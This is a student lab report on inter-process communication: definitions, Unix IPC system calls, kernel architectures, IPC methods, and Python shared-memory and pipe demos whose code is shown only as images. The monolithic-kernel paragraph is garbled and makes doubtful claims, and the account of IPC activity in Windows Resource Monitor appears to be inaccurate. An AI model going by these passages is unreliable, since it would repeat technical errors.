INNOPOLIS UNIVERSITY

SNE MASTER TRACK

2025

COURSE: [F25] COMPUTER SYSTEMS AND NETWORKS

CSN LAB 3 REPORT

On

Technological Communication

Student Name: HASIB AL TAHSIN

Application ID: 187623

Email: h.tahsin@innopolis.university, hasibjust10@gmail.com

Submission Date: 24.09.2025

TASK 1

1.a. Define the following briefly:

Process

Daemon

System call

Client & Server

Peer to Peer

Solution:

Process

A process is the runtime execution state of a program. Simply put, when a program is loaded into memory and executed by the CPU, it is also known as a process. Each process has its own address space, instructions, data, and system resources. For example, if a browser, text editor, and music player are run together, each runs as a separate process on the system [1].

Daemon

A daemon is a special type of process that runs in the background and performs specific system-level tasks without direct user input. For example, a printer daemon manages printing tasks in the background, or a web server daemon waits for client requests. Daemon processes are typically started when the system boots and continue to run until the system is shut down [2].

System Call

A system call is an interface through which a user program can access the core services of the operating system. For example, reading or writing files, creating new processes, or opening network connections. These tasks are accomplished through system calls without directly accessing the hardware, thereby maintaining the security and stability of the system [3].

Client & Server

The Client-Server model is a type of network architecture where a server provides a specific service and the client receives that service. For example, when someone visit a website using a browser (client), the server provides that webpage. Here, the server is the provider and the client is the consumer [4].

Peer to Peer

The Peer to Peer **(P2P)** model is a communication method in which each node can act as both a client and a server at the same time. That is, all nodes can share data directly with each other, thus eliminating the need for a centralized server. For example, the BitTorrent file sharing system is notable, where users download and upload files directly from other users [5].

1.b. List and briefly explain the different types of Unix system calls for IPC.

Solution:

Inter-Process Communication **(IPC)** in Unix operating systems is the process of exchanging information between different processes. For this purpose, system calls are used that allow processes to communicate with each other through the kernel. The main IPC system calls are briefly explained below.

- **Pipe** is the oldest and simplest method of IPC. Here a one-way channel is created through which one process writes information and another process reads it. For example, a pipe can be created using the pipe() system call, and one process can send information using write(), and the other can receive it using read(). However, it usually works only between parent and child processes [2].
- **Message Queue** is a more advanced system where messages are stored in the form of queues. A new queue is created with the msgget() call, messages are sent with msgsnd(), and can be received with msgrcv(). Its advantage is that messages are kept in order and multiple processes can use the same queue [6].
- **Shared Memory** one of the fastest methods in IPC. Here, multiple processes access a common memory segment. A shared memory is created with the shmget() call, and the

process attaches it to its own address space with shmat(). This allows for fast exchange of large amounts of data between processes [2].

- **Signals** are a lightweight IPC method, where one process can notify another that a specific event has occurred. For example, a process can send a signal to another using the kill() call. This is mainly useful for short notifications, such as terminating a process or triggering a specific action [3].

Among the Unix IPC system calls, pipes and signals are relatively lightweight, message queues and shared memory are powerful for sharing data, and semaphores are essential for synchronization. The appropriate system call is chosen according to the needs of the processes and the application.

1.c. Explain for at least 2 kernel architectures, how IPC is handled.

Solution:


Monolithic Kernel:

The monolithic operating system kernel is a very simple operating system kernel where the kernel directly controls device management, memory management, file management, and process management. All of the system's resources are accessible to the kernel. Every part of the operating system is contained within the kernel in monolithic systems. The monolithic kernel is another name for the monolithic operating system. This is an outdated operating system that banks employ for menial jobs like time-sharing and batch processing. All hardware components are managed by the monolithic kernel, which functions as a virtual machine.nel in monolithic systems. It is introduced in the 1970s [7].

Hybrid kernel:

Hybrid kernel is a combination of Monolithic and Microkernel architectures. Its purpose is to combine the high performance of a monolithic kernel with the modularity of a microkernel. Here IPC (Inter-Process Communication) plays a very important role, because in a hybrid system

some services of the kernel run internally and some are in user-space. For example, in Windows, shared memory is created through “Section Objects”, which can be used by both parent and child or unrelated processes. Which is an example of a Hybrid Kernel. Examples of such architectures include the Windows NT family (such as Windows XP, Vista, 10, 11 etc.), which are known for their performance. Similarly, macOS or XNU kernels also use a combination of Mach microkernel and BSD monolithic parts. ReactOS also uses a hybrid kernel where a balance between speed and security is maintained [8].



Task 2

2.a. Define the various methods for Inter Process communication and provide advantages and disadvantages respectively.

Solution:

There are various Inter-Process Communication **(IPC)** methods used to exchange information between processes, and each method has its own characteristics, advantages, and limitations. Here are some important methods:

1. Message Queues

> **Definition:** A message queue is a data structure that stores messages in the form of queues and can be used by multiple processes. It is managed using system calls such as msgget(), msgsnd(), and msgrcv() [9], [10].

Advantages:

- Messages can be stored and exchanged sequentially.
- Multiple processes can use the same queue, allowing for flexible communication.
- Works between unrelated processes in addition to parent and child.

Disadvantages:

- Slow for sending large amounts of data.
- Dependent on the kernel, resulting in overhead.
- Synchronization can be complex.



2. Pipes

Definition: A pipe is a one-way communication channel, usually used between a parent and a child process. One process writes data, and the other reads it. In Unix, it is created by the pipe() call [2].


Advantages:

- Simple and lightweight.
- Allows fast data flow between processes.
- Secure data transfer with the help of the kernel.

Disadvantages:

- Usually limited to parent-child processes.

- Unidirectional, simultaneous reading and writing to the same pipe is not possible.
- Inefficient in handling large data.



3. Shared Memory


Definition: Shared memory is the fastest IPC method where multiple processes can access the same memory segment. In Unix, it is controlled by shmget(), shmat(), shmdt() and shmctl() [12], [13].

Advantages:

- Large data can be shared quickly.
- Kernel does not require repeated intervention, resulting in high performance.
- Multiple processes can see the same data simultaneously.

Disadvantages:

- High risk of synchronization (may lead to race conditions).
- Implementation is complex.
- Security issues can arise if memory protection is not done properly.



4. Remote Procedure Calls (RPC)


Definition: RPC is a mechanism by which a process can invoke a process running on another machine or system remotely, as if by a function call. It is widely used in distributed systems [14], [15].

Advantages:

- Simplifies programming, as it looks like a function call.
- Useful in distributed systems.
- Allows local and remote processes to work together transparently.

Disadvantages:

- May suffer from poor performance due to network latency.
- Fault tolerance is difficult.
- Implementation is complex and security concerns exist.



Implementation of RPC mechanism

2.b. What IPC facilities are currently on your system? Show the current activity in them.

Solution:

When I was creating this lab, I used Windows 11 operating system on my laptop. Windows has some tools to monitor the IPC (Inter-Process Communication) facilities currently active in the system. First, you have to go to the windows search option from the taskbar and type the Task Manager keyword to launch Task Manager. From there, you can see various performance-related information about the system by going to the Performance tab. For example, the properties, specification and activity of CPU, MEMORY, GPU, ETHERNET, WI-FI can be seen. At the very bottom of this page, there is a link called Open Resource Monitor, clicking on it will open a new window.

Now, if you go to the new window and select the Memory tab, you will find a section called System. This section shows information about the IPC activities running in the system such as Message Send, Message Receive, Semaphore, and Shared Memory. These actually show live

information about how some processes are communicating with each other or sharing resources. As a result, it is easy to understand how IPC is being used in the system and which resources are being actively used.




Figure: Task Manager in Windows 11 (Performance Tab)




Figure: IPC Facilities in Windows 11 (Open Resource Monitor)


2.c. Create two separate programs which implements inter process communication (between parent process and child process) using shared memory and pipes, using any programming language of your choice.

Task 2.c will be submitted as a video demo showing (a) Your parent and child process code; (b) The steps for compiling the code; (c) Your successfully running program

Solution:

1. Creating Folder

In Git Bash:





2. Creation of Python File

Create a file directly from Git Bash:

nano shared_memory_example.py

Open an editor and add the following code there:





Now, I pressed **CTRL+O** and pressed **Enter**, then I pressed **CTRL+X** to exit from the editor.


This program basically uses **shared memory** in **Python** to share information between the parent process and the child process. Here, first, the Process and shared_memory modules of the multiprocessing library have been imported, which help create multiple processes and share memory between them. In addition, numpy has been used to easily create arrays and copy them to memory blocks.

The program has a function called run_child that will run the child process. This function receives the name of the shared memory sent from the parent process and the length of the array as input. Then it connects to the shared memory block and starts using it as a NumPy array. First, the child reads and prints the data in that shared memory, then changes the first element of the array and sets the new value. Finally, the child closes its connection, although the parent can still see the changed data. In the main program, first an integer array is created that contains five values. A new shared memory block of the appropriate size is created for that array. Then that data is copied to the shared memory. Then the parent creates a new child process and sends it the name and size of the shared memory. When the child starts, it reads, prints and modifies the data. The parent waits until the child finishes its work using join().


Finally, the parent reads the data from the same shared memory again and sees that the first element has been modified by the child. Then the parent closes its connection to the memory and completely frees the shared memory using unlink().


When running this program, it will be seen that the child first shows the data like **[10, 20, 30, 40, 50],** and when the parent finally reads the data, it has been changed to **[1234, 20, 30, 40, 50].** That is, both the parent and the child are sharing the same memory which is being reflected in each other's changes.

Now the second file pipe_example.py is created:



Then when the editor option opens, the following codes are added:





Similarly, I pressed **CTRL+O** and pressed **Enter**, then I pressed **CTRL+X** to exit from the editor.

This code is a simple way to show inter-process communication **(IPC)** using **Pipe** in **Python**. Here, basically, a parent process and a child process exchange messages with each other. I can

think of a pipe as a two-headed virtual tube where one end is in the parent's hand, the other end is in the child's hand.

First, I import Process and Pipe from the multiprocessing library. Process helps create new child processes and Pipe creates a channel for direct communication between the parent and the child. Then a function named child_task is written that will run the child process. This function receives a message from the parent using the endpoint of the pipe it has. The child process stores that message in a variable and prints it to the console. Then the child process creates a reply message again and sends it to the parent and finally closes the pipe connection, so that no more data is leaked.

Calling Pipe() in the main program creates two endpoints - parent_end for the parent and child_end for the child. Then I start a new process where the child_task function is executed and it is given the child_end pipe segment. When the process is started, the parent first sends a message to the child using parent_end.send(). The child process receives the message, prints it, and sends a new reply. The parent process collects the reply using parent_end.recv() and displays it on the console. Finally, the parent process confirms that the child's work is complete by calling join().

As can be seen in the output during execution, the child first reads the message sent by the parent:

Child got message: Hello from the Parent process!

